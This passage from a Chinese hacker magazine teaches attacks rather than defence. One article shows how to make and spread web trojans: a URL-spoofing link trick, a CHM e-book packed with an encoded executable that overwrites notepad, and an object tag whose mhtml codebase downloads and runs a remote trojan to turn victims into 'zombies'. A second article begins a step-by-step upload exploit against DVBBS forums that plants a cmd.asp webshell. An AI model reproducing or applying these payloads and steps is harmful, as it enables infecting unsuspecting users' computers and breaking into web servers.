


图11

然后你就可以在里面写信了，最后发送给你要放马的人即可，他要是打开这封信就会中马的，如果你里面写个什么好的祝福的话，相信不出一会就会传得很远的，呵呵。

终极网页木马伪装技术

上面介绍的技术足够我们批量获得肉鸡了，但很多"硬骨头"目标却不会这样简单地就上当，所以，我们需要将网页木马进行巧妙地隐藏，让它非常具有迷惑性，让"黑客"也能被我们黑！嘿嘿。

1．域名欺骗大法

这是一些牛人发明的一种很具有迷惑性的方法，你看到的是一个正常的域名，而实际上访问的却是别人的东西。这个要配合在论坛上发表帖子来使用，比如新建这样一个HTML文件，写下如下代码：

```
<a href="http://www.163.com%00@qfaq.com">www.163.com</a>
```

我们看到的是www.163.com这个域名的连接，当鼠标放在这个连接上面的时候，在IE的状态栏里显示的也是www.163.com这个域名，但是当我们点击打开的却是www.qfaq.com这个网站！如图12所示。




图12

为什么会出现这样的情况呢？这个就是利用IE对解码的一个错误来的，你要是利用得当也是非常具有迷惑性的。那到底怎么利用呢？你可以将你的木马地址写在后面就可以了，别人点击的时候也就是成为你肉鸡的时刻。

2．利用CHM来传播木马

下面我将介绍为大家介绍本文的重中之重，也是最新的网页木马技术：CHM传播木马。危害性极大，希望大家适度利用！

CHM文件也就是帮助文件的一种格式，现在多用于制作电子书来传播，所以要是你给人发一个好的教程什么的，别人一定不会有怀疑的，而且这个是在本地执行，权限很大，不需要像在远程打开我们的网页木马一样那么需要很大的权限！下面，我们就来看看怎样来制作这样的网页木马！

首先找一个电子书，我们先把它反编译一下，先找一个素材，当然你也可以自己做一个，我这个人比较懒，所以就拿来别人的来用了。这里我们要用到一个工具：Quick CHM，下载地址是：http://www.tiansha.net/down/soft/302.htm，这个可以反编译CHM文件。安装好，运行，

界面很简洁。为了方便我们制作，我们要先写好一个HTML文件，这次我们利用的木马是一个比较新的网页木马，可以突破IE6.0，只要没有打最近的几个IE补丁都可以中木马，而且没有任何的提示和反应就可以运行我们的木马，有关这个漏洞的详细说明大家可以到www.qfaq.com上查找相关的帖子，这里就不再详细说明了！

由于这个网页木马要覆盖掉记事本程序，所以你在测试的时候要注意备份下你的记事本程序哦，有点恶毒！嘿嘿。Windows 98的用户可以在这里找到c:\windows\notepad.exe这个文件，将它复制到别的目录里即可，2K的用户在c:\winnt\notepad.exe找到，XP和2003的用户在c:\windows\notepad.exe找到备份下即可。

这里我们不用上传任何的EXE文件，所以不管你上不上网，只要打开我们制作的CHM文件就可以中木马。这里我们先把EXE文件转换成编码形式，这样就可以不用上传EXE文件了。OK，打开我们的1.exe文件（DOS环境下运行），将2.exe这个文件（一个三维的动画程序）转换一下，如图13所示。




图13

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

打开3.txt你会看到很多的数字，这个就是EXE文件的ASCII码形式，如图14所示。




图14

小提示 一定要把文本文件的最后一个逗号去掉，不然有可能运行不成功！然后复制所有文件到我给你的那个网页模板里，即用记事本打开2.htm，在开头找到<script language="vbs">ar=array()，在这个括号内粘贴上面的ASCII码保存即可！你可以先打开测试一下能不能运行我们的木马！

OK，现在打开QuickCHM，先打开“文件/新建”新建一个工程，然后再打开“主题/添加子文件”选择我们的网页木马程序导入，有时候有写机器会出现错误什么的提示框，你不用管，这个不会影响我们的程序的，然后点“文件/编译”即可生成一个CHM文件，然后打开这个CHM就可以中木马了！如图15所示。




图15

3．利用HTML文件重定向漏洞制作网页木马

最后，我们用一个最厉害的网页木马制作方法来结束我们这次的网页木马之行吧，制作方法极其简单，结合上面我们用的CHM制作木马的技术，危害太严重了——因为我们是在本地运行CHM，所以是本地权限，也就不用那么麻烦来修改注册表什么了，只需要几句代码就可以搞定，这个网页木马是利用HTML文件重定向的漏洞来的，所以现在的这个网页木马针对所有的Windows版本和所有的IE版本都有效果，危害性极大！

我们来实际操作一次：新建一个HTML文件，把以下代码复制过去：

```
<object name="x" classid="clsid:11111111-1111-1111-1111-111111111113" codebase="mhtml:file://C:\NO_SUCH_MHT.MHT!http://xuehan.go.nease.net/xuehan.exe">
```

其中，"http://xuehan.go.nease.net/xuehan.exe"是你的木马的地址，将网页保存为hh.html，这个名字随自己喜欢，然后再用QuickCHM来编译我们的网页木马文件。现在一个功能强大，制作简单的网页木马又在你的手上诞生了！只要别人运行你的CHM，你的后门就直接在他的机器上开始执行了！等着收肉鸡吧！

好了，有关网页木马制作的方法我们就讲到这里，如果你有什么问题可以到《黑客防线》的官方论坛找血汉联系！（附：所有的工具和相关教程我都打包好了给大家，大家可以在光盘中找到。）

免责声明：本文所有的方法只做技术研讨，如果你要是利用它来做一些非法的事，所造成的一切后果均与血汉和《黑客防线》无关！

适合读者	脚本爱好者 入侵爱好者 脚本程序员
前置知识	无
难度等级	低

刘流：上传漏洞或许是脚本漏洞中唯一可以和系统漏洞中"溢出"比巧妙的攻击方法，如果说发现"溢出"这种技术的人是天才的话，那第一个发现上传漏洞的人就是怪才了。面对蜂拥而出的各种上传漏洞，我们不得不再次折服。本文没有高深地去探求上传漏洞是如何产生的，只是把目前发现有上传漏洞的系统按编程语言分类汇总了一下，并通过桂林老兵的上传工具，结合实例讲解各种系统的漏洞利用方法，并在具体实例中上传了各种流行的WebShell，供大家参考！同时提出了现在还几乎是一片空白的PHP和JSP程序上传，希望大家都能完全掌握这种技术，脚本安全时代的又一个新星就矗立在眼前！



万能上传击溃ASP/PHP/JSP脚本系统

文/图 徐勇 郝晓明

自从动网7.0拉开上传漏洞序幕后，各种系统的上传漏洞接踵而来！它们的漏洞原理基本都差不多，利用方法上有略微的差异，简言之可以归纳为几步：先抓包，然后修改文件类型，再在上传路径后加上空格，用十六进制编辑器把空格改成00，最后用NC提交。当然，最好还是找一个具体的UpFile文件来自己分析一下，这样有助于提高对漏洞的理解和记忆。下面我们先从老兵的上传工具开始！

先简单介绍一下老兵的这个程序，界面如图1所示。




图1

为了方便说明，我们对照DVBBS的UpFile.asp和Reg_upload.asp两个文件来说明（不一定要看懂全部代码，大概意思知道就行了）。UpFile.asp文件为存在上传漏洞的文件，而Reg_upload.asp文件为我们在填上图工具时用到的参数。也就是说，UpFile.asp这个文件在执行时用到的参数都是来自Reg_upload.asp文件中表单所提交的内容。

UpFile是通过生成一个Form表（在Reg_upload.asp文件中）来实现上传的。代码如下：

```
<form name="form" method="post" action="UpFile.asp" ...>
<input type="hidden" name="filepath" value="uploadFace">
<input type="hidden" name="act" value="upload">
<input type="file" name="file1">
<input type="hidden" name="fname">
<input type="submit" name="Submit" value="上传" ...></form>
```

结合上面的代码，我们在工具中填写参数：Action中输入存在上传漏洞文件的URL：http://target.net/bbs/UpFile.asp；UpPath里第一个文本框中的FilePath即为表单中的FilePath，也就是上传路径，等号后面填的是上传到对方服务器上的后门的名称/shell.asp；输入一个Web程序允许上传的类型"文本框"中默认JPG就可以了（一般网站都允许上传JPG图片文件）；File里第一个文本框中的File1即是表单中的File1，等号后面填写要在本机上传的木马路径；Cookies中填上我们用抓取数据包工具，如WsockExpert抓取的Cookies值，记住，最好是你在系统中注册后的Cookies值，然后点击上传就可以了。

> **小提示** 代码中用到的变量解释如下：
> FilePath：默认值是Uploadface，即上传后默认的存放目录，属性Hiden。
> File1：就是我们要传的文件。

好了，"刀"我们已经磨锋利并且已经熟悉使用了，现在可以去砍柴了！实战开始，下面分别演示由ASP、PHP、JSP三种语言编写的脚本系统的上传漏洞。

> **刘流**：很多朋友习惯性地使用WsockExpert来抓Cookies，其实这样有点小题大做了，作者用的是一个叫Touchnet Browser的浏览器，带有抓Cookies功能，使用起来非常方便，大家也可以考虑其他能抓Cookie的程序，使用上应该都比WsockExpert简单很多。

ASP上传漏洞篇

1．动网论坛

DVBBS 7.0 sp2以下所有版本（本测试使用DvBBS 7.0 sp1版本）。动网的上传漏洞是最常见，也是大家最熟悉的，分别在程序中各框体内填上实际的数据，具体参数填写如下：

Action：填入http://www.***.com/bbs/upfile.asp。

UpPath第一个文本框：填入Filepath；第二个文本框

填入/cmd.asp(你也可以写../cmd.asp,这样上传成功后就传到/bbs目录下了)。

输入一个WEB程序允许上传的类型文本框 默认JPG就可以了。

File第一个文本框 输入file1。第二个文本框 填入D:\Hacktools\muma\cmd.asp(这是Cmd.asp这个后门在我的计算机上的路径)。

Cookies:这是每个漏洞利用上都比较关键的地方,我用Touchnet browse这个浏览器抓的Cookie,它的主要功能是用来验证,不填它会报错。

所有参数都填好后,点击"Submit"按键提交吧!提交后等待就OK了,结果如图2所示。

